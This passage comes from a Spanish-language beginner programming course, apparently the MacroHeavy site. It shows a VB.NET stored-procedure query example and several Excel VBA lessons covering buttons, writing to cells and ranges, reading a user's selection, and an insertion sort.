Exit Sub
End If
Dim cmd As System.Data.SqlClient.SqlCommand
Dim parID As System.Data.SqlClient.SqlParameter
Dim rd As System.Data.SqlClient.SqlDataReader
Dim contador As Integer = 0
'Abrimos la conexion
cn.Open()
'Preparamos el command
cmd = New System.Data.SqlClient.SqlCommand()
cmd.CommandTimeout = 10
cmd.CommandType = CommandType.StoredProcedure
cmd.CommandText = "spIdentificador"
parID = cmd.Parameters.Add(New
System.Data.SqlClient.SqlParameter("@ID", _
SqlDbType.Int))
parID.Direction = ParameterDirection.Input
parID.Value = Me.TextBox1.Text
'Ponemos la conexión a la base de datos
cmd.Connection = cn
'Establecemos el contenido del command al datareader
rd = cmd.ExecuteReader
While rd.Read
Me.ListView1.Items.Add(rd.GetInt32(0).ToString)
Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))
Me.ListView1.Items(contador).SubItems.Add(rd.GetString(1))
contador += 1
End While
cn.Close()
End Sub

Private Sub TextBox1_KeyPress(ByVal sender As Object,
ByVal e As System.Windows.Forms.KeyPressEventArgs) Handles
TextBox1.KeyPress
Select Case e.KeyChar
Case "0" To "9"
e.Handled = False
Case Chr(8)
e.Handled = False
```

```
Case Else
e.Handled = True
End Select
End Sub
End Class
```

Volver al menú del curso

Total de visitas:

Título: Transacciones con ADO .net
Autor: José Antonio Suárez Navarro
Descripción: En este ejemplo se muestra como utilizar las transacciones con ADO .net
Fecha: [3/02/02]

Volver al menú del curso

Total de visitas:
205540

¡Hola Mundo!


Autor: José Antonio Suárez Navarro
Descripción: En este primer artículo se muestra el entorno de programación del Visual Basic para Aplicaciones con Microsof Excel.
Fecha: [01/04/03]

Introducción


Vamos a ir viendo las diferentes posibilidades que nos ofrece el Visual Basic para Aplicaciones de Excel. En este primer artículo vamos a familiarizarnos con el VBA, sus barras de herramientas y las nociones básicas para empezar a adentrarnos en otros temas más complicados en futuras entregas. En esta primera entrega haremos únicamente un botón que podrá el CONOCIDISIMO y no por ello maldito ¡HOLA MUNDO!, no ibamos a ser menos en MacroHeavy, ¿no?. **IMPORTANTE: para este curso se requieren los conocimientos básicos sobre Visual Basic, si no dispones de ellos, puedes ver el capítulo sobre Conceptos Generales en la sección de Visual Basic de MacroHeavy.com**.

Desarrollo


Lógicamente lo primero que deberás hacer es abrir el maravilloso Excel. Una vez abierto, vamos a ver la barra de herramientas que deberemos tener siempre visible para realizar todas nuestras pruebas:




Una vez seleccionado este menú, tendrás la siguiente barra de herramientas:




Como comentamos anteriormente vamos a poner un botón que al pulsarlo nos aparezca el mensaje famoso, de esta forma iremos viendo algunos conceptos interesantes. Si pulsas al botoncito que tiene el martillo y la llave inglesa te saldrá el siguiente cuadro:



Este cuadro como puedes ver es muy semejante al que tenemos en Visual Basic. Si coges el botón y lo incrustas en la hoja de cálculo tendrás lo siguiente:




Hay dos cosas importantes, en primer lugar, vemos que estamos en tiempo de diseño ya que nos aparece esa minibarra de herramientas que lo indica. Si te fijas, la barra de Visual Basic también aparece con el botón pulsado. Todo esto sucede en la versión 2000, en la 97 no se si pasará. Si pulsas al botón de la escuadra, el botón ya estará operativo, es decir, estaremos en tiempo de ejecución. Ahora vamos a poner el código al botón: pulsa dos veces sobre el botón en tiempo de diseño o al botón de la barra de herramientas que es una hoja con una lupa y te aparecerá la siguiente pantalla:



Ahora estás en la pantalla del entorno de Visual Basic donde realizaremos la programación del botón. Vamos a escribir ahora el siguiente código en el evento Click del botón:

```
Private Sub CommandButton1_Click()
MsgBox "¡¡¡Hola Mundo!!!"
End Sub
```

Si ahora pulsas Alt+Q volverás a Excel donde pulsando al botón en tiempo de ejecución te saldrá el mensaje famoso:



Volver al menú del curso

Total de visitas:
205540

Libros y celdas


Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como utilizar los libros y las celdas para poder coger o leer la información que está en ellas.
Fecha: [02/04/03]

Introducción


Cada vez que abres un fichero de Excel nuevo, puedes ver que este se divide en tres libros, que se denominan **WorkSheets**. Dentro de los libros, no hace falta ser muy listo para saber que están las celdas, que son los recuadros en los que escribimos los números textos y fórmulas, estas celdas se pueden denominar para el VB de dos formas: **Range** o **Cells**. Esto sería lo básico, vamos a ir viendo mediante un ejemplo progresivo los diferentes conceptos.

Desarrollo

En primer lugar vamos a insertar un botón que va a hacer que se escriba "Hoja1" en la Hoja1 de nuestro documento, para ello inserta el botón poniendo el nombre Hoja1. Para cambiar las propiedades del botón, ponte sobre el botón pulsa al botón derecho en Propiedades:



Al pulsar sobre el menú aparecerá el siguiente cuadro:




En este cuadro aparecen las propiedades que puedes cambiar, en el caso de querer cambiar el nombre del botón, seleccionaremos Caption, para dar un nombre de variable al botón, cambiaremos la propiedad Name, el Backcolor sería el color del botón, Enabled sirve para habilitar o deshabilitar el botón, Font es el tipo de letra, Height, Left, Width y Top, son propiedades que van a permitir colocar el botón dentro de la hoja, es decir podremos cambiar la forma y acciones de nuestros controles entrando dentro de este cuadro. Cuando digamos en siguientes lecciones "un botón llamado cmdSumar", lo que habremos hecho es cambiar la propiedad Name del control. En el caso de que veas un botón con una etiqueta "Pulsar", lo que habremos hecho es cambiar su Caption. El resto de propiedades en el caso que hagamos algo ya lo iremos indicando.

Una vez aclarado esto, vamos ha hacer que el botón cmdHoja1 nos escriba en la celda B10 "Hoja1", para ello escribiremos el siguiente código (pulsa dos veces sobre el botón o lee el primer artículo si no sabes acceder):

```
Private Sub cmdHoja1_Click()
Me.Application.Worksheets(1).Range("B10").Value = "Hoja1"
End Sub
```

Al pulsar el botón, aparecerá Hoja1 en la celda convenida. Como puedes ver en código anterior, hemos ido cogiendo elementos de la colección Applicación. Las colecciones son como arboles de dependencia o pertenencia, es decir, dentro de Application, tenemos los libros y dentro de ellos tenemos las celdas (Range) donde podemos cambiar su propiedad Valor a lo que hemos indicado. Bueno esto es lo que aparece:



Una vez que sabemos esto, podemos hacer otra cosa muy útil que es escribir en la celda activa del libro activo, para ello en vez de decir donde queremos poner el texto, Excel mira donde está la celda y lo escribe en ella. Pon otro botón llamado cmdCeldaActiva y en su evento click el siguiente código:

```
Private Sub cmdCeldaActiva_Click()
ActiveCell.Value = "Celda activa"
End Sub
```

Como puedes ver las propiedades son parecidas a las anteriores salva que son Active[tatata], si pulsas al botón aparecerá en la

celda que tengas seleccionada el texto. También podemos poner otras instrucciones como:

ActiveSheet.Range("A1").Value = "Celda activa"

que escribirían en la celda A1 del libro 1 el texto. Para terminar

veamos como se debería de escribir correctamente la instrucción:


```
Private Sub cmdCeldaActiva_Click()
Me.Application.Workbooks(1).Worksheets(1).Range("C2") = "Instrucción completa"
End Sub
```

Como puedes ver el objeto de más alta graduación es Application, el segundo es Workbook y así sucesivamente hasta la celda. Como sólo vamos a trabajar en un archivo, normalmente partiremos de WorkSheets(X) donde X será la página en la que estemos haciendo operaciones.

Ahora vamos a poner un botón llamado cmdHoja2 el cual, nos escribirá en varias celdas "FIN" en color. Para poner el color utilizaremos la función de VB RGB. El código del botón será:

```
Private Sub cmdHoja2_Click()
With Worksheets(2).Range("A1:A5")
    .Value = "FIN"
    .Font.Bold = True
    .Font.Color = RGB(250, 200, 100)
End With
End Sub
```

Y al pulsar al botón nos aparecerá en la hoja2 lo siguiente:



Finalmente, vamos a ver otra forma opcional que tenemos de acceder a una celda de un libro mediante la propiedad Cells. Vamos a modificar la acción del botón anterior de la siguiente forma:

```
Me.Application.Workbooks(1).Worksheets(1).Cells(4, 3).Value = "Pepe"
```

De esta forma estamos accediendo a la celda de la fila 4 y la columna 3, es decir a la celda C4. Particularmente encuentro más ventajas en la forma anterior de Range ya que vamos más al grano y no tenemos que estar traduciendo en coordenadas cual es determinada celda.

Volver al menú del curso

Total de visitas:
205540

Operaciones con una selección hecha por el usuario

Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestran dos ejemplos en los que se muestra como hacer operaciones con un rango seleccionado por el usuario.
Fecha: [04/04/03]

Vamos a realizar dos ejemplos de dificultad progresiva: i) mostrar los valores de las celdas que ha seleccionado el usuario, y ii) ordenar una matriz de números.


Mostrar el contenido de las celdas seleccionadas por el usuario

Lo primero que vamos a hacer es insertar un botón en nuestra hoja llamado cmdEscribirValores. En el evento click del botón escribimos el código siguiente:

```
Private Sub cmdEscribirValores_Click()
'Definimos las variables necesarias.
Dim contador As Integer
'En range vamos a guardar la selección hecha por el
'usuario.
Dim rg As Range
Dim mensaje As String
Dim celda As String
'Establecemos las celdas seleccionadas mediante selection
Set rg = Selection
'Ponemos la cabecera del mensaje
mensaje = "Los valores de las celdas seleccionadas son:" & vbCrLf
'Recorremos todas las celdas que están en la selección.
For contador = 1 To rg.Cells.Count
    'Cogemos el valor de la celda
    celda = rg.Cells(contador).Value
    'Comprobamos si está vacía para que de esta forma
    'se escriba un valor que lo indique.
    If celda = "" Then
        celda = "#Vacío"
    End If
    'Construimos la cadena de texto que va a ser mostrada.
    If contador = 1 Then
        mensaje = mensaje & celda
    Else
```

```
        mensaje = mensaje & "," & celda
    End If
Next
'Mostramos el mensaje
MsgBox mensaje, vbInformation, "Valor de las celdas"
End Sub
```

Lo primero que hacemos en el código es definir nuestras variables, y de ellas la que merece mención aparte es la de Range. Como vimos en el artículo anterior, mediante un rango podemos seleccionar el valor de una celda o bien el de varias. Por ello, vamos a almacenar en esta variable el valor de las celdas que haya elegido el usuario. Mediante set rg= Selection lo que estamos haciendo es que en nuestra variable de rango se almacenen las celdas que están seleccionadas en la hoja. Lógicamente no hace falta ver en que libro están seleccionadas por ello la sintaxis es únicamente la de Selection sin hacer referencia a ningún libro. Una vez que sabemos el rango en el que vamos a operar lo que hacemos es recorrer celda a celda su contenido, para ello contamos cuandas celdas hay en nuestro rango mediante rg.Cells.Count. Vamos rellenado la cadena de texto y finalmente le mostramos al usuario un mensaje con las celdas que ha seleccionado. Veamos gráficamente esto:




Ordenar el contenido de una selección de números

En un formulario ponemos un botón llamado cmdOrdenar en cuyo evento click escribimos el siguiente código:

```
Private Sub cmdOrdenar_Click()
Dim rg As Range
'Cogemos la selección del usuario
Set rg = Selection
'Comprobamos si los valores son numericos
If Comprobar(rg) Then
    'En caso afirmativo ordenamos la selección
    Ordenar rg
Else
    'En caso negativo informamos al usuario
    MsgBox "El rango seleccionado no es correcto", vbCritical, "¡Atención!"
End If
End Sub

Private Function Comprobar(ByRef rgInt As Range) As Boolean
Dim contador As Integer
'Recorremos las celdas de la selección
For contador = 1 To rgInt.Cells.Count
    'Comprobamos el tipo de valor que tiene que ser doble
    If TypeName(rgInt.Cells(contador).Value) <> "Double" Then
        Comprobar = False
        Exit Function
    End If
Next
Comprobar = True
End Function

Private Sub Ordenar(ByRef rgInt As Range)
Dim contador As Integer
Dim contador2 As Integer
Dim elemento As Double
For contador = 2 To rgInt.Cells.Count
    elemento = rgInt.Cells(contador).Value
    contador2 = contador - 1
    Do While (elemento < rgInt.Cells(contador2).Value) And (contador2 >= 1)
        rgInt(contador2 + 1) = rgInt(contador2)
        contador2 = contador2 - 1
    Loop
    rgInt(contador2 + 1) = elemento
Next
End Sub
```

En este ejemplo hemos usado una función y un procedimiento. La función se utiliza para ejecutar un determinado código y que devuelva un valor, en este caso un verdadero o falso según se cumpla o no una condición impuesta por nosotros. El procedimiento ejecuta algo pero no devuelve nada. Vemos que en ambos hemos pasado una variable que es el rango. Debido a que es una variable de objeto, es conveniente pasarla por referencia. Al pulsar el botón iremos al procedimiento Comprobar que lo que va a hacer es ver si cada valor de la celda es numérico. Para hacer esto utilizamos TypeName que nos devuelve un String que dice el

tipo de variable que hay en la celda, si alguna de ellas no es Double devolveremos falso y se mostrará un mensaje al usuario. En el caso de que se cumpla nuestra condición entonces se ejecuta el procedimiento de ordenación cuyo algoritmo es el de "Ordenación por inserción directa". Veamos lo que sucede gráficamente:



Volver al menú del curso

Total de visitas:
205540

Coger datos con InputBox

